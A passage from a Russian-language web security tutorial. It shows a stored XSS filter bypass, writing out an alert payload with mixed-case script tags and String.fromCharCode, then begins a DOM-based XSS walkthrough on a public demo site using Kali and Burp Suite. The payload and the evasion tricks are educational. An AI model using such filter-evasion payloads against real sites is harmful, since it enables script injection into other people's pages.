фильтр, и проэксплуатировали данную уязвимость.

Давайте продолжим наши исследования, и рассмотрим данную уязвимость, с фильтрацией кавычек, так как многие сайты используют этот метод для фильтрации одиночных и даже двойных кавычек. В результате чего происходит удаление этих символов.


Что мы можем предпринять в этом случае? Можно использовать функцию «String.fromCharCode», и внутри ее нужно сделать запись в виде кодировки символов («charcode»).

Чтобы провести конвертацию, нам понадобится калькулятор «charcode calculator». Поищем в интернете подходящий.
При переходе на сайт я введу название для преобразования: «Stored XSS 2»:




Копируем сгенерированный код и вставляем его в скрипт, который будет выглядеть как: <sCripT>alert(String.fromCharCode(83, 116, 111, 114, 101, 100, 32, 88, 83, 83, 32, 50))</ScRIPT>.
Далее нам нужно просто запустить его. Я изменил некоторые буквы прописными в тегах «script», для обхода фильтрации.

Повторяем те же шаги, что и в предыдущем примере. Меняем длину на 100 символов в исходном коде, и вставляем скрипт в поле «Name», а простой текст, в поле «Message»:



Мы видим первый вывод уязвимости XSS. Жмем кнопку «Ok» и получаем:



Наш скрипт успешно работает, и мы видим вывод второго окна, с записью «Stored XSS 2».


7.0 Исследование уязвимости DOM Based XSS.

Можем перейти к последнему типу уязвимости XSS, а именно DOM Based XSS. Он очень похож, на рассмотренные нами ранее два типа уязвимостей: XSS Reflected и XSS Stored, за тем отличием, что все происходит со стороны DOM (в самом браузере). Код, при этой уязвимости, не отсылается серверу из браузера, в качестве HTTP-запроса (обычный механизм). Логически, можем сделать вывод, что сервер не обрабатывает этот запрос, не ведет логирование. Плюс ко всему, в случае, если на сервере существует какая-либо защита, то мы можем обойти ее (описал ранее).


Тонкость уязвимости DOM Based XSS в том, что Вы не увидите то, как Ваш код становится частью исходного кода страницы.

Когда я готовил материалы по данному вопросу, в сети довольно-таки много примеров были связаны с одним веб-сайтом, которые наглядно показывают эту уязвимость, и я решил включить этот ресурс в описание.


Для дальнейшей работы мне понадобится операционная система Kali Linux, браузер Mozilla и Burp Suite. Для начала нужно сконнектить Burp с браузером, чтобы перехватывать трафик. В браузере нужно открыть бургер в верхнем правом углу, далее «Preferences», «General», «Network Proxy», «Settings»:




Переходим в BurpSuite, и выбираем вкладку «Proxy», «Options», далее прописываем ip-адрес и порт:



Далее нужно включить Intercepter (перехватчик):




Да, сайт, который мы будем использовать, выглядит как: «https://xss-doc.appspot.com/demo/3». Перейдем по этой ссылке в браузере, и как видим, данные не перехватываются:




И когда я переключаюсь, между изображениями, мы можем видеть, что на перехватчике пусто.

Вот пример с изображением «2»:




Смысл в том, что код, запущенный на этой странице, не посылает запросы серверу, так как все изображения уже загружены на странице. Каждый раз, когда Вы кликаете по вкладке, Вы открываете новое изображение, которое уже загружено веб-страницей. Переключение между изображениями происходит с использованием языка программирования JavaScript. Особенность уязвимости DOM Based XSS в том, что они не работают в современных браузерах FireFox, потому что шифруют URL. Какой бы код не использовали, он кодируется и сохраняется в DOM-объектах, в браузере.

Для примера, я буду использовать браузер Google Chrome, и завершу пример использованием Internet Explorer. Перейдем на сайт: «https://xss-doc.appspot.com/demo/3». Нам нужно просмотреть исходный код этой страницы, в частности кнопки «Image 1». Наводим курсор на него и жмем правую кнопку мыши, выбрав «Просмотреть код страницы»:

